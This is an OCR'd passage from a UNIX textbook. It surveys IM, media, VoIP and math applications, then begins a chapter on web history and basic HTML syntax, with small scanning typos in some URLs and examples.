


Figure 26–20: An example of a DBabble session

GAIM **gaim** is a *multiprotocol* IM (instant messaging) client for Linux, BSD, and Mac OS X. It is built into many versions of the GNOME desktop as the basic IM application (see Chapter 6). A multiprotocol IM client can talk to multiple IM services simultaneously For example, **gaim** allows to sit in on an IRC (Internet Relay Chat) session while you are instant messaging with other users on services like Yahoo and AOL. You can find more about **gaim,** including how to obtain it, at the web page at *http://gaim.sourceforge.net/*. Figure 26–21 is an example of **gaim** in a multiwindow environment.

Figure 26–21: An example of gaim in a multiwindow environment

Yahoo Messenger for UNIX Yahoo Messenger for UNIX is the UNIX client version of Yahoo Messenger for Windows. It is available under the GNU General Public License. You can obtain it by going to the web page at *http://linux.softpedia.com/get/Communications/Chat/Yahoo-Messenger-002.shtml*.

Kopete Kopete is a flexible and extendable multiple protocol instant messaging system designed as a plug-in-based system. It is the KDE desktop built-in instant messaging service (see Chapter 7). It supports a number of IM services, including AIM, ICQ, MSN, Yahoo, Jabber, and IRC. For more information, including how to obtain it, go the KDE web page for Kopete at *http://kopete.kde.org/*.

Internet Multimedia Players and Viewers

A number of multimedia players and viewers are available on the UNIX platform that are intended to be used in the Internet environment. Some of them have been listed previously in this chapter in the sections "Audio Applications" "Movie Players," and "Other Multimedia Tools." Some of these applications and tools are built into the various UNIX web browsers. You can access others by using what is called a *plug-in.* A plug-in is a piece of software that enables the browser to recognize and play back the media type that you are accessing or downloading (see Chapter 10). Here are a couple more.

Amarok **Amarok** is an extremely powerful audio application for the KDE Linux environment (it may even replace **Noatun** in future KDE releases). It has an easy-to-use wizard for configuration, a playlist browser to manage playlists, a collection filter to produce statistics (most often played, newest, etc.), a music rating and scoring system, and a list of audio support features too long to list here. For more information, including how to download it, go to the KDE web page at *http://amarok.kde.org/*. Figure 26–22 shows an example of the Amarok player.

Figure 26–22: An example of the Amarok player

VLC Media Player VLC (formerly VideoLAN Client) is an extremely portable multimedia player for a number of audio and video formats (such as MPEG−1, 2, and 4; DivX; MP3; and Ogg Vorbis,), as well as DVD and VCD. It also supports some *streaming* protocols. It can be used as a server to stream in

unicast (point to point) or *multicast* (many receivers) in IPv4 or IPv6 on a high-bandwidth network. VLC provides a Mozilla/Firefox plug-in that lets you view QuickTime and Windows Media files from web sites without using Apple or Microsoft products.

VLC is available for Linux, Solaris, Mac OS X, and a number of other UNIX variants. For more information, see the web page at *http://www.videolan.org/vlc/*. Figure 26–23 shows an example of the VLC player and controller.

Figure 26–23: An example of the VLC player and controller

Internet Telephony Applications

Internet telephony (or Voice over IP) has reached maturity. A number of Internet and voice service vendors have developed commercial platforms that allow home computer users to use special equipment attached to their computer to originate and receive telephone calls using the Internet, rather than the traditional voice network, as the method of transmission. This paradigm shift has lead many of the traditional voice service vendors to place more emphasis on developing high-quality, reliable Internet voice services. One such example is replacing traditional voice-based *call centers* (e.g., help desks, customer service desks) with ones using Voice over IP solutions. Here are a few commercial and open-source software platforms for Internet telephony.

Cisco Voice over IP Cisco Systems, Inc., has developed an end-to-end platform of Internet telephony services. There is even a user's group of IP telephony users at *http://www.ciptug.org/*. To find out more about Cisco's platform, go to the web page at *http://www.cisco.eom/en/US/netsol/ns340/ns394:/ns165/ns268/networking_soluation_package.html*.

VOCAL The VOCAL (*V*ovida *O*pen *C*ommunications *A*pplications *L*ibrary) project is an open-source project whose mission is to facilitate the adoption of Voice over IP in the marketplace. The software suite includes a SIP (*S*ession *I*nitiation *P*rotocol)-based Redirect Server, Feature Server, Provisioning Server, Policy Server, and Marshal Proxy, along with protocol translators from SIP to H.323 and SIP to MGCP. For more information, see the project web page at *http://www.vovida.org/*.

Avaya Internet Telephony Avaya offers a wide range of commercial SIP-based Voice over IP solutions for business customers. Through platforms such as MultiVantage Express for mid-sized business customers, Avaya provides enhanced VoIP services that can increase a company's ability to reach its customers while reducing costs. For more information, see the web page at *http://www.avaya.com/gcm/master-usa/en-us/pillars/iptelephony/index.htm*.

Software for Mathematical Computations

UNIX workstations have long been employed for complicated mathematical computations in the mathematical, biological, physical, and social sciences. Programs have been developed to carry out all common, and not-so-common, mathematical computations. Recently, these programs have evolved to provide support for specific types of computations, such as those required for digital signal processing, and they have incorporated a variety of tools for analyzing and visualizing the results of computation. Among the commercial application programs that support mathematical computations are

- Maple *(http://www.maplesoft.com)*
- **Maxima** *(http://maxima.sourceforge.net/),* an update of the legendary **Macsyma** program
- **Mathematica** *(http://www.wotfram.com/)*
- **MATLAB** *(http://www.mathworks.com)*

Each of these programs runs on the AIX, Linux, Mac OS, and Solaris platforms.

UNIX Scientific and Engineering Applications

A wide variety of UNIX application programs, both commercial programs and open source, are available for scientific and engineering computations. This is not surprising, since UNIX has long played an important role in these areas.

A web page at *http://ceu.fi.udc.es/SAL/index.shtml* has catalogued almost 3,000 applications for Linux and other platforms that-although most are designed for the scientific and engineering community-include alternative software packages for most of the categories discussed in this chapter. SAL (*S*cientific *A*pplications for *L*inux) contains a wealth of links to sources for office, database, and graphics tools, as well as mathematical, programming, visualization, and other technical software.

Software for Running Windows Applications on UNIX Machines

The immense market for business and consumer applications that have been developed for PCs has meant that many desktop software programs were initially available for Windows-based PCs. Fortunately, due to the efforts of the developers in the Linux/UNIX community-with cooperation from various Open Source groups-this software can be run on UNIX systems using various Windows emulators. See Chapter 18 for details about these programs.

PREV NEXT

Summary

This chapter has surveyed the range of available add-on software for UNIX System computers. It should give you some idea about the range of available software. When you are ready to obtain software to meet a particular need, you should survey the commercial market and the archives of open-source software on the Internet, talk to other users, and contact vendors directly Before making your purchases or investing time in downloading and installing a software package over the Internet, make sure that the products will work on your hardware/software platform and that they perform the tasks you need done.

PREV NEXT

PREV NEXT

How to Find Out More

A number of resources can help to locate applications that run under one or more variants of UNIX. These cover commercial software that you must pay for as well as software that is either free or requires some minimal contribution for use.

Commercial Software Lists

One of the best sources for finding commercial UNIX software is this annual guide published on a CD-ROM, called the *Open Systems Products Directory,* available to members of UniForum. You can become a member by going to *http://www.uniforum.org/*. The directory lists a wide range of applications for UNIX variants by application type.

Books on UNIX Open-Source Software

Several books describe open-source UNIX software, and some tell where to obtain it.

Fogel, Karl Franz. *Producing Open Source Software: How to Run a Successful Free Software Project.* Sebastopol, CA: O'Reilly Media, 2005.

Keogh, James, and Remon Lapid. *Open Computing's Guide to the Best Free UNIX Utilities*. Berkeley, CA: McGraw-Hill/Osborne, 1994.

Kretschmer, Bernd, and Jay S. Hill. *Migration to Linux Guide: Better and Less Expensive IT with Free Software.* San Diego, CA: Academic Press (Elsevier), 2006.

Leete, Mary. *Free Software for Dummies*. Indianapolis, IN: For Dummies (Wiley), 2005.

St. Laurent, Andrew M. *Understanding Open Source and Free Software Licensing*. Sebastopol, CA: O'Reilly, 2004.

Journals Regarding UNIX Software

The list that follows is a list of UNIX online publications (mostly Linux-centered) that cover reviews of both commercial and open-source software.

http://www.linuxjournal.com/

http://www.linux-mag.com/

http://linux-magazine.com/

http://www.linuxtoday.com/

http://www.linuxworld.com/

http://www.networkcomputing.com/unixworld/unixhome.html (formerly UnixWorld)

Web Sites for Software Information and Downloads

One of the premier web sites for finding UNIX open-source software is the SourceForge web site, *http://www.sourceforge.net/*. There are many thousands of software and application packages categorized by type of software or application that you can download from this site. You can even join the community and contribute software projects of your own.

Another good source for open-source software is Softpedia. You can obtain a number of software packages for Linux variants by going to *http://linux.softpedia.com/get/*.

A good place to look for public-domain software that runs on HP-UX platforms is the Software Porting

and Archive Centre for HP-UX at *http://hpux.cs.utah.edu*. The HP Software Depot at *http://www.software.hp.com/* is another good site to check.

A great place for information on Solaris applications is the Software Information page at the Solaris Central web site, *http://www.solariscentral.org/*.

You can learn about open-source AIX software available from both IBM and other sources, including download information, at *http://www.bullfreeware.com/*.

Perhaps the best resource on the net for finding UNIX (especially Linux) cross-platform software and tools is at *http://freshmeat.net/*. This site is the web's largest and most complete repository for open-source applications, tools, themes (e.g., wallpaper), and "eye-candy"

A good place to look for reviews of games and game downloads for Linux is *http://www.happypenguin.org/*.

For audio-related software from the SMM (Shareware Music Machine), go to *http://www.hitscquad.com/smm/*. There are downloads for CD/DVD burners, rippers, sequencers, plug-ins, codecs, and drivers, as well as many other audio tools here.

For a list of commercial vendors that provide applications and applications support for FreeBSD, try the web page at *http://www.freebsd.org/commercial/software_bycat.html*.

The Open Directory Project provides a selection of UNIX open-source software at *http://dmoz.org/Computers/Software/Operating_Systems/Unix/Software/*. The site also lists a few links to other sites with similar offers. One such site is the Acme Labs software site, *http://www.acme.com/software/*. You can find some extremely useful tools on this page.

The Hong Kong University of Technology provides a list of UNIX software that is downloadable from its Information Technology Services Center at its web pages at *http://www.ust.hk/itsc/unix/sw/*. Many of the software packages discussed in this chapter are available at this site.

For information and white papers on VoIP (Voice over IP) technology, see the web page at *http://www.voip-news.com/ipteleapp.htm*.

The Gartner Group web page provides industry analysis of a number of issues in the information technology arena. You can find information about UNIX applications in the industry at *http://www.gartner.com/Init/*.

PREV NEXT

Chapter 27: Web Development under UNIX

Overview

In Chapter 16, you learned how a Web server is set up. In this chapter, you will learn about how to create up a web site. That is, you will learn how to develop the web pages that make up a web site. You may want to create your own web pages for a variety of reasons. For example, you may want to create a personal home page to tell the world about yourself, as well as your family, travels, hobbies, and politics, among other things. You may also want to provide links to your own favorite web sites. You may have your own business and would like to build web pages to advertise your products and/or services and even to take orders. You may want to help build web pages for an educational institution or for a charitable organization. No matter what your reason, you will find building web pages easier and more rewarding than you think.

This chapter tells you how to get started creating Hypertext Markup Language (HTML) documents, which hold the content and formatting elements that are presented as pages on the web. You will learn the syntax and formatting tags of basic HTML. You will also learn about web development standards such as JavaScript, the Document Object Model, and Cascading Style Sheets that you can use to get beyond the limitations of simple HTML. The chapter will also give you an introduction to web programming with the Common Gateway Interface and the PHP language, with which you can develop web applications.

This chapter does not tell you what to name your HTML documents or how to make them available to others on the web. That depends on the software platform you are using, the web server running on your platform, and the local server configuration. Contact your system administrator or a local guru for the specifics. If you know that a web server is installed on your machine and that user directories have been enabled (see the section "User Directories" of Chapter 16), try the following steps to create and test a simple personal home page:

1. Create a directory directly under your home directory with the name *public_html* with permissions of 0755, that is, with world read and search permission.

2. Following a simple example from the section "Creating an HTML Document" in this chapter, construct your home page in a file named *index.html* in the *public_html* directory Give the *index.html* file 0644 permissions-that is, with world read permission. The *$HOME/public_html* directory is the default directory for personal home pages for many web servers, including the Apache Web Server, discussed in Chapter 16.

3. Browse your home page with the following URL: *http://my.machine.name/~user_name*

where *user_name* is your UNIX user ID on the web server machine.

Though the preceding URL does not explicitly include the *public_html* directory or *index.html* file, many web servers look for an *index.html* file by default in the *public_html* directory belonging to *user_name* and serve it to web browsers automatically If Step 3 succeeds and you get a valid web page in your browser, your web server is set up and ready for use. If Step 3 fails, you should contact your system administrator.

PREV NEXT

PREV NEXT

History of the Web and Web Standards

Before you start constructing web pages, you should know something about the history and background of HTML, especially about the HTML standards that have been promulgated so that the web pages that form the World Wide Web can be reliably accessed by most popular web browsers.

The seeds of the web go back to the work of Ted Nelson in the 1960s. Ted coined the term "hypertext" for "non-sequential writing" or text that is not constrained to be linear. Hypermedia is a term used for hypertext that is not constrained to be text. That is, it can include graphics, video, and sound, all of which are encompassed by the web today

In the late 1980s, Bill Atkinson, a programmer working for Apple Computer, Inc., developed Hypercard for the Macintosh, which enabled users to construct a series of on-screen "filing cards" that contained textual and graphical information. Users could navigate these cards by pressing on-screen buttons, taking themselves on a tour of the information in the process. Hypercard and its imitators made documentation easier to navigate. However, these packages had the limitation that hypertext jumps could only be made to files on the same computer. Jumps made to files stored on computers on a local network, much less on the other side of the world, were out of the question. A system involving hypertext links on a global scale had not been conceived yet.

The Early Web

Several Internet services existed for information retrieval prior to the advent of the web, including FTP, WAIS, and Gopher. Each of these services had a distinct user interface. Although each interface was satisfactory by itself, the combination of several dissimilar interfaces created complexity for users. The problems increased if a service was not used frequently enough so that the operational details had to be relearned at each use.

In 1989, Tim Berners-Lee invented a prototype system based on hypertext that would eventually evolve into the web. At the time, he was working in a computing services section of CERN, the European Laboratory for Particle Physics in Geneva, Switzerland. The original idea was to enable particle physics researchers from remote sites around the world to organize and pool information. But Tim wanted to take the repository of information files a step further by employing the hypertext concept of allowing cross-reference links to be created in the text of the files. Scientific and mathematical documentation could be represented as a "web" of information held in electronic form on computers across the world.

To try to make global hypertext links feasible, Berners-Lee saw the need for an approach to implement these hyperlinks that was simpler and more cross-platform than the thenexisting hypertext applications. He demonstrated a basic but attractive way of publishing text using client-server software he developed himself, and also using a simple protocol that he developed-HTTP-for jumping to other documents via hypertext links. (For more information on HTTP, see Chapter 10.) The text-markup language that he used to create this demonstration *"web"* of documents was called HTML.

Berners-Lee's HTML was based on SGML (Standard Generalized Mark-up Language), an international standard method for marking up text into structural units such as paragraphs, headings, and list items. SGML could be implemented on any machine. The idea was to make the language independent from the formatter (the browser or other viewing software) that displayed the formatted text on the screen. SGML does not include hypertext links; support for local as well as remote hypertext links was purely Berners-Lee's invention, as was the now-familiar "www.name.name" convention for addressing machines on the web.

From the beginning (Ca. 1991), Berners-Lee took the important step of openly discussing his ideas online across the Internet (mostly through e-mail lists). In 1992, researchers from the National Center for Supercomputer Applications (NCSA) of the University of Illinois at Champaign-Urbana joined the HTTP-HTML discussion; in 1994, the NCSA would release Mosaic, the first web browser that included some of the basic web features we are familiar with.

In May 1994, when the World Wide Web had caught the imagination of academics but not businessmen, the first World Wide Web conference was held in Geneva, Switzerland. At this conference, a draft HTML 2 standard was first introduced and the importance of the fledgling web's operating with a proper HTML specification was discussed. HTML+ was unveiled, and it was agreed that the work on HTML+ would be carried forward to the development of a proposed HTML 3 standard. Features of HTML+ included text flow around a figure with captions, resizable tables, image backgrounds, math symbols, and other features.

The draft HTML 2 standard was circulated through the Internet community for comment in 1994. The ideas of early HTML enthusiasts and early web browser developers were incorporated into the draft HTML 2 standard. And in July 1994, a Document Type Definition for HTML 2, a precise description of the language was released.

In September 1994, the Internet Engineering Task Force (IETF)-the international standards and development body of the Internet-set up an HTML working group. In November 1995, HTML 2.0 was officially published as an IETF standard.

Also in 1994, a former member of the Mosaic project at NCSA named Marc Andreessen and a tech entrepreneur named James Clark formed what would become the Netscape Communications Corporation. The Netscape Navigator web browser would soon become the first truly usable and most widely used web browser of the early web. Netscape began a trend of the dominant web browser owner "extending" or ignoring existing HTML standards because of their near monopoly on the end-user's experience of the web through their web browser. With Microsoft's Internet Explorer having long surpassed Netscape as the dominant web browser, the monopolistic tendency to flout HTML standards continues to be somewhat of an obstacle to the widespread acceptance of web standards.

Out of concern that the fledgling web would fragment as different web server and browser vendors pushed their own proprietary web "standards," the World Wide Web Consortium (W3C), headed up by Tim Berners-Lee, was formed in late 1994 with the common goal to push the development of open standards by which the web could continue to grow and reach its full potential. From its inception, the W3C has sought and continues to seek to build industry consensus on web standards, often not an easy task.

In December 1995, the IETF HTML working group was dismantled, since it was having difficulties coming to consensus quickly enough to deal with the fast-evolving HTML standard. In February 1996, the World Wide Web Consortium formed the HTML Editorial Review Board (ERB). The ERB included representatives from IBM, Microsoft, Netscape, Novell, Softquad, and the W3C. The ERB's aim was to collaborate and agree upon a common standard for HTML at a time when competing web browsers each implemented a different subset of the language. The ERB would later become the HTML Working Group.

The Dynamic Web

Early web publishers consisted mainly of academic and government institutions, and their web pages usually described their work and their organizations. It wasn't long before businesses realized the opportunities offered by the web, and commercial sites began to appear. (The .com Internet domain had existed since 1985.) In the early 90s, the majority of commercial web sites included contact and product information. However, by 1994 a few enterprises started experimenting with the web as a new medium for commerce. The deployment of commerce on the web was enabled by several emerging web technologies such as secure transactions (introduced in the Netscape Navigator browser in 1994) and online database access through the Common Gateway Interface (CGI). CGI itself was developed around 1993 largely because of the rapidly growing web required search engines that would take user input on web page forms, create online database queries based on the user input, and then generate and display search result index pages. In 1995, Amazon.com and eBay.com, two of the biggest names in web commerce history, were launched. The dot-com boom of the late 90s followed. The web had changed significantly and become mainstream.

The web that most users experience today bears little resemblance to the original distributed repository of simple, *static* HTML files and text from the early 90s. Much of the web content that is

browsed today is *dynamically generated* by programs responding to user inputs. The web pages that are browsed today-informational as well as commerce-oriented pages-can rightly be called web *applications,* generating responses to user input or generating content that is customized according to users' preferences after they have logged into their own personal *account.* Today, web applications are used to implement web-based e-mail clients, online retail sales, online auctions, wikis, discussion boards, web logs, multiplayer online role-playing games, and other functions. Commonly used technologies to create dynamic web pages include JavaScript, CGI, PHP, Java, ASP, and ISAPI. Web pages may have JavaScript programs embedded in them that are executed by the web browser to generate page elements in response to certain *events* such as the user clicking a button or moving the mouse cursor over the navigation menu of a page. JavaScript will be discussed later in this chapter. Web pages may also be entirely generated by CGI programs or contain embedded PHP code. Whereas JavaScript programs are run by the web browser, CGI and PHP programs are run by the web *server* to generate web pages. CGI and PHP will also be discussed later in this chapter.

HTML Standards

Whether written from scratch or generated by scripts, web pages still basically consist of HTML code. And the HTML code that is sent to web browsers for display must adhere to current HTML standards. Due to the efforts of the W3C and others over the years, the major web browsers in use today do expect that the HTML documents that are sent to them conform to a common set of standards. Non-standards compliant HTML can produce some peculiar looking web pages. The following are the important HTML standards that have been published by the W3C (see also *http://www.w3.org/MarkUp/#recommendations*):

HTML The HTML standard has grown over the years; that is, the number of HTML markup tags, which are interpreted by web browsers to generate the web page elements we are familiar with, has grown in number. A significant version of the HTML standard was version 3.2, which introduced such elements as tables, text flow around figures, subscripts and superscripts, and frames. HTML 3.2 was introduced in January 1997 and was widely used to create web sites. However, the widespread use of HTML 3.2 tags such as <font> and the "color" attribute is seen as a negative development that went against the original intent of HTML, which was to focus on content rather than formatting. Development of large web sites in which fonts and color information had to be added to every single web page became a long and laborious process. In December 1997, HTML 4.0 was published. Version 4.0 contained language innovations for the disabled and support for international languages, as well as providing style sheet support, extensions to forms, scripting, and more. The unproductive formatting elements such as the <font> tag and "color" attribute were declared to be "deprecated" in Version 4.0. Version 4.0 was published in three "flavors": (1) "Strict," in which the deprecated formatting elements are forbidden, (2) "Transitional," in which the deprecated elements are allowed, and (3) "Frameset," in which mostly only frame-related elements are allowed. HTML 4.01, published in December 1999, is the current and final version of the HTML standard. It contains minor revisions to HTML 4.0.

XHTML XHTML (Extensible Hypertext Markup Language) is the W3C's successor to HTML. XHTML is a reformulation of HTML 4.01 using the Extensible Markup Language (XML). XML (a February 1998 W3C Recommendation) is a simplified subset of SGML, which was the basis of the HTML language. XML was created primarily to facilitate the sharing of data across different systems, especially systems connected across the Internet. XML is a standard for creating markup languages that describe the structure of data. It is not a fixed set of elements like HTML, but rather, it enables authors to define their own descriptive tags. XML has already been used to create file formats for applications such as office suites *(http://en.wikipedia.org/wiki/OpenDocument).* So XHTML can be thought of as just one of several data formats that XML has been used to create. One of the potential benefits of the move to XHTML is that another file format based on XML (say a spreadsheet or a drawing) can easily be transformed into XHTML for display on the web. Another potential benefit is that a complex web page written in XHTML can be more easily simplified for display on less capable devices such as a personal digital assistant or cell phone display. The familiar markup and formatting elements in HTML are preserved in XHTML, but the syntax is stricter in XHTML; for example, HTML tags can be upper- or lowercase, but XHTML tags must be lowercase, since XML is case sensitive. XHTML 1.0 was published in January 2000 as a W3C recommendation and later revised and republished in

August 2002. It contains the same three “flavors” that were introduced in HTML 4.0. XHTML 1.1 was published in May 2001 as a W3C recommendation. It is based on XHTML 1.0 “Strict” with minor changes.

PREV NEXT

PREV NEXT

HTML Syntax Basics

An HTML document consists of ordinary text interspersed with HTML tags. The browser uses the tags to help it format the document for display. A tag consists of text (called a *directive*) enclosed in angle brackets (< and >).

Depending on the function, tags are used singly or in pairs. A pair of tags indicates a region of the document that should be displayed in a particular way, for example as a header or in a distinctive type style. Most tags are used in pairs, enclosing text between a starting and ending tag. The ending tag looks just the same as the starting tag except that a forward slash (/) precedes the directive within the angle brackets. A single tag tells the browser to do something at a particular point in the document, for example, to start a new paragraph or insert a horizontal rule.

```
<h1>This is the text of a header</h1>
<p>This is text of a paragraph.
```

HTML is not case sensitive-that is, "<TITLE>," "<title>," and "<TiTlE>" are all equivalent. However, XHTML is case sensitive because XML is case sensitive. The XHTML standard mandates that tags be lowercase. Accordingly, it is recommended that you use lowercase for all tags.

A Minimum Document

The following HTML document shows the simplicity of the language and how easy it is to get started. Although strictly speaking, the document is not legal because a couple of directives were omitted, it will work fine with most browsers.

```
<title>A minimum home page title</title>
Hello, World. This is my first home page.
```

You can quickly view this page by invoking a browser and passing the filename as a command-line argument, like this:

```
$ mozilla file.html
```

The phrase “A minimum home page title” surrounded by the *<title></title>* tags is the title of the document and is displayed in the top border of the window. The text “Hello, World. This is my first home page.” is the content and is displayed in the content region of the browser.

Every document should have a title. The title is displayed separately from the document and is used for identification in other contexts, for example in a browser bookmark file or personal menu bar. Some web search services archive the titles of all web pages and search for keywords contained in the titles. By choosing a title carefully, you can make it easier for others to find your page.

A Proper Minimum Document

Next, let’s make the preceding document legal by adding a little window dressing. Although browsers will not usually complain if this is omitted, you should include it to comply with the HTML specifications and for compatibility with future browsers that may not be so permissive. The first bit of window dressing that we need to look at is the Document Type Definition.

The W3C has recommended that web sites do something called “validate”; that is, the HTML code used in web site HTML documents should conform to a written W3C standard. One of the conditions for a web page to be validated is that it contain the correct Document Type Definition (also called a “Doctype”) for the kind of page that it is presenting. The Doctype essentially tells the web browser which rules to follow when rendering a page on the screen. Doctypes are considered essential to the proper rendering and functioning of web documents in modern, standards-compliant web browsers. In order to specify which HTML standard they conform to, all HTML documents should start with a Document Type Declaration. For example,

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
```

Doctype Declarations have three parts as shown here:

Start: <!DOCTYPE HTML PUBLIC

Public identifier: "-//W3C//DTD HTML 4.01 //EN"

System identifier: "http://www.w3.org/TR/html4/strict.dtd">

The preceding example DTD declares that this document conforms to the *Strict* DTD of the HTML 4.01 standard. The W3C's own list of valid Doctypes is at http://www.w3.org/QA/2002/04/valid-dtd-list.html. The presence or absence of a DTD in an HTML document may influence how a web browser will display that document.

Generally, modern web browsers have two rendering modes, "standards" mode and "quirks" mode. When a web browser loads an HTML document that is missing a Doctype, that begins with an invalid Doctype, or begins with an HTML 3.2–4.1 *"Transitional"* flavor Doctype, it will attempt to render that HTML document in "quirks" mode, emulating the parsing, page rendering, and bugs of older browsers from the mid-to-late '90s. If the HTML document begins with a valid Doctype, then using "standards" mode, a modern browser will do its best to render the document according to the W3C recommendations, up to and including XHTML 1.0.

Here is the proper minimum document with the Doctype at the top:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>A minimum home page title</title>
</head>
<body>
Hello, World. This is my first home page.
</body>
</html>
```

The <html> directive indicates that all text up to </html> is an HTML document. The text between <head> and </head> is header information, and the text between <body> and </body> is the body or content of the document. Figure 27–1 shows how the proper minimal document is rendered in a browser.




Figure 27–1: A proper minimal HTML document

Headings

Six levels of headings are supported by HTML, numbered 1 through 6, with 1 being the most prominent. Headings are displayed larger and/or bolder than normal body text. Headings are important in a document to enhance appearance and readability The syntax follows for the heading tag, and Figure 27–2 shows how the headings would be rendered.

Figure 27–2: Six levels of the heading tag

```
<html>
<head>
<title>Header Examples</title>
</head>
<body>
<h1>Heading level 1</h1>
<h2>Heading level 2</h2>
<h3>Heading level 3</h3>
<h4>Heading level 4</h4>
<h5>Heading level 5</h5>
<h6>Heading level 6</h6>
</body>
</html>
```

The header level does not tell the browser how big or how bold to make the header text on an absolute scale, but only in relationship to the other header levels. This is an important concept that illustrates a basic principle of HTML. For the most part, tags in HTML describe the function that a particular text serves in the document, but they do not indicate exactly how the text should be displayed. That decision is left to the browser, perhaps with consideration for user preferences. In contrast, a typesetting language like that read by **troff** describes the appearance of the page down to the last detail, leaving nothing up to the typesetting program.

Paragraphs

Unlike documents in most word processors, HTML documents accord no significance to carriage returns and white space. Word wrapping can occur at any point in the document, and multiple spaces are collapsed into a single space. This means that the formatting you infer by the appearance of the HTML source file is completely ignored by the browser (with the exception of text tagged as preformatted). A nicely formatted source file, with extra space between paragraphs, indents, and line breaks, will be collapsed into a hopelessly unreadable solid block of text. Instead, you have to note paragraph breaks with the <p> tag. The following sample document is rendered in a browser window in Figure 27–3.

```
<html>
<head>
<title>Paragraph Break Example</title>
</head>
<body>
peeped into the book her sister was reading, but it had no
conversations in it, 'and what is the use of a book,' thought
Alice 'without pictures or conversation?'
<p>
So she was considering in her own mind (as well as she could,
for the hot day made her feel very sleepy and stupid), whether
the pleasure of making a daisy chain would be worth the trouble.
</body>
</html>
```




Figure 27–3: The paragraph break tag in action

The <p> tag is one of the few that is not required to be used in open-close pairs.

Hypertext Links

The capability to link one document to another, anywhere in the world, is what sets HTML and the web apart from all predecessors. Hypertext links are the single most important factor in the incredible success of the web. (The other single most important factor is the integration of dissimilar services into one consistent user interface.) Links are described this way:

```
<a href="target_url">link text</a>
```

The address of the document that is being linked to is indicated by *"target_url".* The phrase "link text" is displayed in a distinctive style, such as in a contrasting color or underlined, indicating that it is a hyperlink.

The browser follows the hyperlink to *"target_url"* when this *link text* is clicked with the mouse or otherwise selected. The tag name comes from the notion of an "anchor" for the hyperlink. Here is an example of a hyperlink:

```
<a href="http://www.foobar.com">Visit the FooBar home page.</a>
```

You can specify an image for a hyperlink instead of text with the following:

```
<a href="http://www.foobar.com"><img src="logo.gif"></a>
```

Here the image described by the file *logo.gif* will be displayed with a distinctive border that indicates it is a hyperlink. Clicking anywhere in the image will follow the link.

Inline Images

Inline images are indicated in HTML with the <img> tag as follows:

```
<img src=file_path>
```

where *file_path* is the name of the image file relative to the root of the server's directory hierarchy

If the image reference appeared on a page accessed with a user's URL (i.e., a URL including *-user* in the document path), *file_path* is relative to the user's web directory hierarchy.

By default the bottom of an image is aligned with the adjacent text. Include "align=top" if you want the top of the image aligned with the adjacent text, like this:

```
<img align=top src=logo.gif>
```

Several image formats are in common use, for example, *.gif* and *.jpg.* However, not all browsers support all formats. Unless you know that your target audience uses only one type of browser, you may be better off using only *.gif*- or *.jpg*-format inline images. Like everything else about the web, the image formats supported by specific browsers are likely to change by the time you read this, so look for up-to-the-minute information before committing to a particular format.

Images can add a lot to the visual appeal of a document, but on slow links such as serial modems (yes, they are still used) they can also be frustrating because of the amount of information that has to be sent to describe the image. There are a few things that you can do to improve performance when using images. Modems have the capability to compress the data they transfer. The amount of compression attained depends on the degree of randomness in the data; completely random data

cannot be compressed. A simple image with a small number of colors will transfer significantly faster than a complex image with many colors and a lot of detail (such as photos). Of course the size is a factor as well but less so than image detail. Most browsers cache images on the local disk drive. This means that an image only has to be transferred on the first reference; thereafter, the browser obtains it from the local cache. You can take advantage of caching by keeping the number of different images to a minimum. For example, if your documents include navigation icons (e.g., home, next, previous) on each page, use the same ones on all pages. In other words, don't use different images for the "next" icon on each of your pages.

Image Maps

The coordinates of the mouse position within a hyperlink image are sent to the server if the "ismap" directive is included in the <img> tag:

```
<a href=http: //page1. html><img src=logo.gif ismap></a>
```

The coordinates are sent along with the hypertext reference when the mouse is clicked. This is a powerful feature that makes it possible for the server to customize the response according to the position in an image where the mouse is clicked. For example, the mouse coordinates in the image of a control panel would indicate which control button was selected. In an image of a geographic map, the mouse coordinates might indicate a region of interest to the user.

Processing "ismap" requests at the server may require system administrator access to the web server's designated CGI-BIN directory and server configuration files.

Named Anchors

A hyperlink ordinarily takes you to the top of the page of the new document. You can also link to a specific section within a document so that the section is displayed when the link is followed. This can be useful when linking from one document to a section within a large document or from a table of contents or index to other sections within the same document. First, define the points within the document that you are linking to, like this:

```
<a name=anchor_name>Associated Text</a>
```

"Associated Text" will appear at or near the top of the document when the link is followed to it. However, it is not displayed in a distinctive style because it is the destination of a link, not the origin of a link. Next, create a link to the target document and section as shown here:

```
<a href=http://www.foobar.com/big_page.html#anchor_name>HyperLink Text</a>
```

The term "anchor_name" is the binding text and appears in the URL separated from the pathname with a "#" symbol. If the origin and destination of a named anchor hyperlink are within the same document, only the anchor name is needed in the link, as shown here:

```
<a href=http://#anchor_name>HyperLink Text</a>
```

Lists

Several types of lists are supported by the HTML language. All lists start with an opening tag and end with a closing tag, and all elements in the list are marked with an item tag. Lists can be arbitrarily nested. A list item can contain a list. A single list item can also include a number of paragraphs, each containing additional lists. List presentation varies from browser to browser. Some may provide successive levels of indent for nested lists or vary the bullets used with unnumbered lists.

Unordered Lists

The exact presentation of an unordered list is browser-specific and might include bullets, dashes, or some other distinctive icon. Start the list with <ul>, precede each list item with <li>, and end the list with . Figure 27–4 shows how the list is rendered.

```
<html>
<head>
<title>An Unordered List</title>
```

```
